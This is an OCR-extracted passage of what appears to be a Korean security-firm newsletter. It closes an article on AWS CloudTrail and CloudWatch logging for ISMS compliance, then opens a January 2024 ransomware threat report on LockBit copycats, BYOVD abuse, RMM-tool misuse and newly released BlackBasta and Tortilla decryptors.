
AWS 계정의 모든 활동로그는 CloudTrail 에 자동으로 기록된다. 최대 90 일 동안의 이벤트 로그가 저장되며, 90 일 이상 보관을 위해서는 추적을 생성하여 S3 버킷에 저장해야 한다.



출처 : AWS 콘솔 홈페이지

그림 19. AWS CloudTrail 이벤트 기록

추적을 생성하여 CloudTrail 이벤트 로그를 S3 버킷으로 저장할 수 있으며, SSE-KMS 암호화 설정을 하면 해당로그는 암호화되어 저장된다.




출처 : AWS 콘솔 홈페이지

그림 20. AWS CloudTrail 추적 생성

★ Key Point


CloudTrail 로그를 S3 버킷으로만 저장하면 실시간 조회는 불가능하다. 수시로 조회해야 할 경우 CloudWatch 와 연동하여 로그를 확인할 수 있다.



출처 : AWS 콘솔 홈페이지

그림 21. CloudWatch 연동 설정

연동설정이 완료되면 CloudWatch 로그 그룹에 추가되며, 로그보존 기간을 설정하고 조회할 수 있다.



출처 : AWS 콘솔 홈페이지

그림 22. AWS CloudWatch 로그 이벤트 조회

■ 맺음말

지금까지 주요 ISMS 보호대책 구현을 위한 AWS 설정을 알아봤다. 클라우드 자산의 자동화된 위험평가를 위해 AWS Config 서비스, AWS Inspector 서비스 이용을 고려할 수 있다.

국내 1 위 보안 컨설팅 사업자 SK 쉴더스는 20 년간의 컨설팅 노하우가 집약된 노하우를 기반으로 클라우드 환경의 체계적인 보안 관리를 위해 정보보호관리체계(ISMS) 인증 컨설팅 서비스를 제공하고 있다. 업계 최다 전문 컨설턴트를 보유하고 있으며, 이들의 풍부한 컨설팅 수행 경험을 토대로 기업별 최적의 개선방안을 제공한다.

또한, SK 쉴더스는 공익 목적의 정보보안 정보 공유 활동에도 앞장서고 있다. 지난 2019 년 클라우드 보안 사업 수행에서 축적한 노하우를 기반으로 2021 년 클라우드 보안 가이드를 발간한 바 있으며, 지난해에는 두 번째 개정판을 발간했다. 기업의 보안 관계자는 '2023 클라우드 보안 가이드'를 통해 관리 영역에서 위협에 효과적으로 대응하고, 변화된 관리 영역 및 컴플라이언스 기준을 충족할 수 있는 방안을 확인할 수 있다. 이를 통해, 보안 관리자는 자체적으로 보안상 안전한 설정을 적용할 수 있으며, 추후 발생 가능한 위협에 대해 사전 대응 가능 여부를 점검해 볼 수 있다.

이러한 보안 가이드와 SK 쉴더스 컨설팅을 통해 클라우드 환경에서 ISMS 인증에 효과적이고 체계적으로 대응하길 바란다. 보다 자세한 내용은 SK 쉴더스 공식 블로그를 통해 확인할 수 있다.

Keep up with Ransomware

BlackBasta 의 허점을 공략한 복호화 도구의 등장

■ 개요

2024 년 1 월 랜섬웨어 공격으로 인한 피해 사례 발생 건수는 전월(420 건) 대비 약 30% 감소한 299 건으로 나타났다. 국제 수사기관의 공조로 랜섬웨어 공격자들이 연이어 체포됐으며, 이 소식이 빠르게 전해지면서 랜섬웨어 그룹들의 활동이 위축되었다. 이와 함께 지난 12 월 발견된 신규 랜섬웨어 그룹들의 추가적인 공격 활동이 없었기 때문으로 분석된다.

하지만 다양한 수단과 방법을 사용한 랜섬웨어 공격이 발생했다. 특히, 상용 RMM(Remote Monitoring and Management)[1] 도구를 랜섬웨어 공격에 악용한 사례가 이목을 끌었다. Cactus 랜섬웨어 그룹은 AnyDesk, Splashtop, SuperOps[2] 등의 RMM 솔루션을 사용해 글로벌 에너지 기업 슈나이더 일렉트릭 기업 네트워크를 공격했다.

또한, 원격 제어 소프트웨어 TeamViewer[3]를 통해 전파되고 있는 LockBit 랜섬웨어의 변종도 발견됐다. 유출된 계정을 이용해 TeamViewer 에 로그인한 후, 네트워크 내 PC 에 접근해 랜섬웨어를 전파하는 방식으로 공격이 이뤄졌다. 공격에 사용된 랜섬웨어는 기존 LockBit 랜섬웨어와 소스코드는 동일하지만 랜섬노트에는 차이를 보여, 유출된 LockBit 의 빌더로 제작된 랜섬웨어로 추정되고 있다.

Akira, BlackByte, AvosLocker, RobbinHood, Kasseika 등의 랜섬웨어 그룹들은 BYOVD(Bring-Your-Own-Vulnerable-Driver)[4]를 이용한 공격을 하고 있다. 특히, Kasseika 랜섬웨어 그룹은 랜섬웨어가 보안 솔루션에 감지되지 않도록 하기위해 BYOVD 를 사용한 것으로 확인됐다.

---

[1] RMM : 원격 모니터링 및 관리 도구

[2] AnyDesk, Splashtop, SuperOps : 원격 데스크톱 및 IT 관리를 위한 클라우드 기반 솔루션

[3] TeamViewer : 사용자가 인터넷을 통해 원격으로 다른 컴퓨터에 접속하고 제어할 수 있는 소프트웨어

[4] BYOVD : 공격자가 이미 존재하는 취약한 드라이버를 사용하여 시스템 보안을 우회하는 공격 기법

2022 년부터 국내에서는 이력서, 저작권 침해를 가장한 피싱 메일을 통해 LockBit 랜섬웨어가 유포되고 있다. 피싱 메일에는 문서 파일을 가장한 NSIS(Nullsoft Scriptable Install System)[5] 실행파일이 첨부되어 있어, 파일이 실행되면 암호화 및 데이터 유출 공격에 노출된다. 과거 피싱 메일은 어색한 한국어를 사용해 의심할 여지가 있었으나, 최근에는 생성형 AI 의 발달로 더욱 자연스럽고 속기 쉬운 형태로 진화하고 있다. 따라서 출처가 불분명한 이메일은 열람하지 않아야 하며, 매크로를 포함한 MS Office 문서 파일(.XLSM, .DOCM), 실행 가능한 파일(.EXE, .SCR, .BAT)의 첨부파일은 실행하지 않도록 주의를 기울여야 한다.

한편, 신규 랜섬웨어 그룹 NoName 은 LockBit 과의 연관성이 의심되고 있다. NoName 랜섬웨어 그룹의 다크웹 유출 사이트의 포맷은 LockBit 의 유출 사이트와 유사하며, 피해자로 게시된 사례가 동일하게 게재되어 있다. 또, 랜섬노트 내용도 상당히 유사해 NoName 그룹이 LockBit 과 연관된 조직일 가능성이 제기되고 있다. 다만, LockBit 의 유명세를 이용해 NoName 그룹의 영향력을 높이려는 의도일 수 있어 아직 지켜볼 필요가 있다.

이처럼 다양한 형태의 랜섬웨어 위협이 지속되고 있는 가운데, BlackBasta 변종 랜섬웨어와 Babuk 계열인 Tortilla 랜섬웨어에 대한 복호화 도구가 공개됐다. 23 년 4 월 BlackBasta 변종 랜섬웨어에 의해 감염 당한 경우, 파일크기가 5KB~1GB 사이즈인 경우 복구가 가능하다. Tortilla 랜섬웨어는 모든 피해자에게 똑같은 개인 키를 사용하여 암호화하기 때문에 Tortilla 에 의해 피해를 입은 사람이라면 누구나 복호화 도구를 사용하여 복구할 수 있다.

[5] NSIS : 스크립트 기반으로 동작하는 Windows 용 설치 시스템

■ 랜섬웨어 뉴스

infosec

SRLabs, BlackBasta 랜섬웨어 일부 복호화 도구 공개

- 23년 4월경 사용한 변종 랜섬웨어를 대상으로 복호화 도구 공개
- 5KB~1GB 파일 대상으로 복구 가능, 1GB 이상 파일은 첫 5KB 제외한 파일 복구 가능, 그 이하는 불가
- 64Bytes의 암호화 바이트의 평문을 알고 있을 경우에만 가능

Babuk 변종 Tortilla 랜섬웨어 복호화 도구 공개

- Cisco Talos는 Babuk 랜섬웨어의 변종인 Tortilla 랜섬웨어에 대한 복호화 도구를 출시
- 네덜란드 법 집행 기관과의 위협 인텔리전스 공유로 공격자 체포
- Tortilla 캠페인은 Microsoft Exchange 서버의 ProxyShell 취약점을 악용하여 공격

LockBit, 세계적인 샌드위치 체인 Subway 공격 주장

- LockBit은 Subway의 데이터를 탈취했다고 주장하며 협상에 응하지 않을 시 경쟁 업체에 데이터를 팔겠다고 협박
- Subway는 이에 대해 조사 중임을 밝힘

Medusa 랜섬웨어 그룹, Water for People 비영리기관 공격

- Medusa 랜섬웨어 그룹이 다크웹 유출 사이트에 Water for People을 공격했다는 게시글 작성
- 현재는 협상이 결렬되어 유출 데이터를 게시한 상태

3AM 랜섬웨어, BlackSuit 랜섬웨어 그룹과의 연관성 제기

- 이전 Conti 그룹의 멤버로 구성된 Royal(現 BlackSuit) 그룹과 전술, 인프라 등 상당 부분이 유사
- 동일한 IP, 프록시, 포트 등의 인프라를 활용하여 공격
- 이외에도 공격을 위해 IcedID를 사용한 흔적 발견

* IcedID : 다른 악성코드를 전달하는데 사용되는 악성코드

BlackCat(Alphv) 소스코드 XSS 포럼에서 4,000만원 수준으로 판매

- 한 유저가 XSS 포럼에 BlackCat(Alphv) 랜섬웨어의 소스코드를 판매하는 글을 게시
- 해당 글을 올린 계정이 밴 처리되어 스캠으로 추정

* XSS 포럼 : 해킹을 통해 탈취한 데이터 및 랜섬웨어 등을 판매하는 다크웹 포럼

러시아의 TrickBot 개발 및 운영자 5년 징역형 선고

- 미 법무부는 러시아 국적의 40세 남성에 대해 TricKBot 생성 및 운영 혐의로 징역형 선고
- TrickBot은 랜섬웨어를 전달하는데 사용



Kasseika 랜섬웨어, BYOVD 공격을 악용한 랜섬웨어 공격 수행
BYOVD 공격을 통해 취약한 시스템 환경을 조성하여 방어 체계를 회피
그 후 랜섬웨어 페이로드를 전달하여 데이터 암호화를 수행
* BYOVD : 공격자가 이미 존재하는 취약한 드라이버를 사용하여 시스템 보안을 우회하는 공격 기법
TeamViewer, 네트워크 상에 랜섬웨어를 전파하는데 악용
공격자가 알려지지는 않았지만, Lockait 3.0 빌더를 통해 생성된 랜섬웨어로 추측
2022년 LockBit 3.0 랜섬웨어 빌더가 유출되었고 Bloody, Buhti 그룹은 이를 공격에 악용
백신은 LockBit 3.0으로 감지하였으나, 랜섬노트 내용이 상이한 것으로 보아 다른 집단이 생성한 것으로 추측

그림 1. 랜섬웨어 동향

■ 랜섬웨어 위협




그림 2. 2024 년 1 월 랜섬웨어 위협 현황

새로운 위협

2024 년 1 월, 랜섬웨어로 인한 피해 사례는 지난해 12 월 대비 약 30% 감소했으나, 신규 랜섬웨어 그룹이 꾸준히 발견되는 등 변종 랜섬웨어의 위협이 지속되고 있다.

Insane 랜섬웨어 그룹은 다크웹 유출 사이트 메인에 자신들의 랜섬웨어 특징을 공개했다. 이들은 AES 암호화를 통해 네트워크 내의 모든 파일을 감염시키고 시스템의 정보를 탈취한다고 주장했으며, 덧붙여 Anti-Virus 에 절대 탐지되지 않는다고 밝혔다. 그러나 이러한 주장은 신규 랜섬웨어의 특성상 탐지된 기록이 없기 때문에, 시그니처 기반으로 탐지하는 보안 솔루션에 한해서 탐지 회피가 가능할 것으로 보인다.




그림 3. LockBit, NoName, Fake LockBit 유출 사이트 비교

NoName 그룹은 LockBit 랜섬웨어 그룹과 연관성이 제기되고 있는 그룹이다. NoName 그룹의 다크웹 유출 사이트에 게재된 공격 사례가 2023 년 LockBit 에서 게시했던 공격 사례와 일치하고 있으며, 다크웹 유출 사이트의 형식 또한 LockBit 과 유사한 모습을 보이고 있다. 또 다른 LockBit 모방 그룹인 Fake LockBit 도 발견됐다. 이들은 보편적인 랜섬웨어 그룹들이 활동하는 다크웹이 아닌 대부분의 사람이 일반적으로 사용하는 서피스 웹에서 LockBit 의 이름을 사칭하여 활동하고 있는 가짜 LockBit 그룹이다.

NoName 랜섬웨어 그룹과 Fake LockBit 그룹 간의 연관성도 발견됐다. 두 랜섬웨어 그룹의 유출 사이트는 같은 도메인 등록 기관(NameCheap)을 이용하고 있으며, 같은 날짜(2023 년 11 월 4 일)에 등록되었다. 이를 통해 NoName과 가짜 LockBit의 배후는 LockBit의 계열사라는 가능성보다 단지 유출된 빌더를 이용한 모방 그룹. 즉, LockBit 의 유명세를 이용하려는 전략의 일환이라는 가능성에 무게가 실리고 있다. 추후 이들의 행보를 더 지켜봐야 결론을 내릴 수 있을 것으로 보인다.

이번 달 새롭게 발견된 랜섬웨어의 대다수는 과거 랜섬웨어 빌더 혹은 코드가 유출된 랜섬웨어의 변종으로 확인된다. Chaos 랜섬웨어의 변종인 Wessy 랜섬웨어는 .NET 으로 작성되었으며, .NET Reactor 난독화가 적용되어 있다. LokiLocker 랜섬웨어의 변종인 Shuriken 은 시작 프로그램, 작업 스케줄러에 등록되어 사용자 로그온 시 winlogon.exe 를 위장하여 실행되고 작업관리자를 실행하지 못하도록 비활성화 한다. 이 랜섬웨어는 별도의 텔레그램 메신저 계정을 통해 연락을 취하도록 설정되어 있다. Babuk 랜섬웨어의 변종 Abyss 랜섬웨어는 암호화 후 바탕화면과 랜섬노트를 통해 연락 방법을 안내하는데, 현재 안내하고 있는 다크웹 주소에는 접근할 수 없는 상태다.

Top5 랜섬웨어

그림 4. 산업/국가별 주요 랜섬웨어 공격 현황

LockBit 은 몇 달 전 발생한 계열사 이탈 등의 운영 이슈를 극복하고 다시 활발하게 활동하고 있다. 최근에는 세계적인 샌드위치 프랜차이즈 기업 써브웨이(Subway)를 공격했다고 밝혔다. 여전히 악성 매크로가 담겨있는 MS Office 문서 파일 형태의 랜섬웨어를 이력서, 입사지원서 등으로 위장해 유포하고 있다.

최근 LockBit 그룹은 의료 기관을 타깃으로 한 공격도 주저하지 않는 등 과감한 행보를 보이고 있다. 불과 1 년 전, 어린이 병원을 공격한 후 사과문을 게시하고 무료로 복호화 도구를 제공한 전력과 상반된 행보다.

랜섬웨어 그룹들이 의료 기관을 공격하기 꺼려하는 이유는 수사 기관의 타깃이 될 가능성이 높기 때문이다. 그럼에도 불구하고 LockBit 은 랜섬웨어 몸값 지불 확률을 높이고자 전략을 변경하고 의료기관 공격을 시도하고 있다. 물론 환자 생명에 지장이 생기는 의료 시스템에 대한 공격을 수행하는 것은 아니다. 환자들의 민감 데이터들을 탈취해 의료 기관으로 하여금 몸값을 지불할 수밖에 없게 만드는 치밀한 방식으로 공격을 전개하고 있다.

Akira 랜섬웨어는 최근 핀란드를 대상으로 다수의 공격을 진행하고 있다. 이들은 Cisco VPN[6] 취약점(CVE-2023-20269[7])를 악용하여 네트워크에 침투하고 NAS(Network-Attached Storage)[8] 및 백업 장치를 타깃으로 삼아 백업 데이터를 삭제하고 파괴하는 전략을 사용한다. 이로 인해 핀란드의 국가사이버안보센터(NCSC-FI)는 Akira 랜섬웨어 공격에 대해 경고하며 "3-2-1 백업 규칙"을 따라 피해를 최소화할 것을 강조했다. "3-2-1 백업 규칙"은 서로 다른 **두 위치**에 최소 **3 개**의 사본을 만들고 그 사본 중 **하나**는 네트워크에서 완전히 분리된 상태로 유지하는 규칙이다.

BlackBasta 랜섬웨어에 대한 복호화 도구가 공개됐다. 이는 2023 년 4 월 공격에 사용된 변종 랜섬웨어에 대한 복호화 도구 'Black Basta Buster'로 BlackBasta 의 암호화 결함을 통해 제작됐다. 5KB 미만의 파일은 복구가 불가능하나, 5,000Btyes~1GB 사이의 파일은 전체 복호화가 가능하다. 만약 파일 크기가 1GB 를 초과할 경우, 처음 5KB 는 손실되고 나머지 부분은 복구가 가능하다.

BlackCat(Alphv) 그룹은 지난해 12 월 FBI 와의 대립 이후 압수된 사이트들 외 다른 인프라를 이용해 활동을 이어가고 있다. 최근에는 다크웹 유출 사이트에서 기존 데이터의 흔적을 삭제하고 새로운 피해 조직들만 게시하고 있다. 1 월에는 의료/복지 업계의 의료 간병 서비스 기업을 공격해 한때 해당 기업의 사이트를 마비시키기도 했다. 기존의 BlackCat(Alphv) 은 CIS 국가, 원자력 발전소 및 병원을 포함한 주요 기반 시설 등에 대한 공격을 수행하지 않는다는 규칙이 있었으나, FBI 에 의해 인프라가 압수된 이후에는 이러한 규칙을 철회하며 의료 업계에 대한 공격을 계속하고 있다.


[6] VPN : 인터넷 상에서 개인 정보를 보호하고 지역 제한을 우회하기 위해 사용하는 가상의 보안 네트워크

[7] CVE-2023-20269 : 부적절한 인증, 권한 부여, 계정 관리 등으로 인해 공격자가 VPN 접근 권한을 획득할 수 있는 취약점

[8] NAS : 네트워크에 연결되어 여러 사용자가 데이터를 공유하고 접근할 수 있는 저장 장치

■ 랜섬웨어 집중 포커스

BlackBasta 랜섬웨어 개요



출처: BlackBasta 랜섬웨어 그룹 데이터 유출 사이트

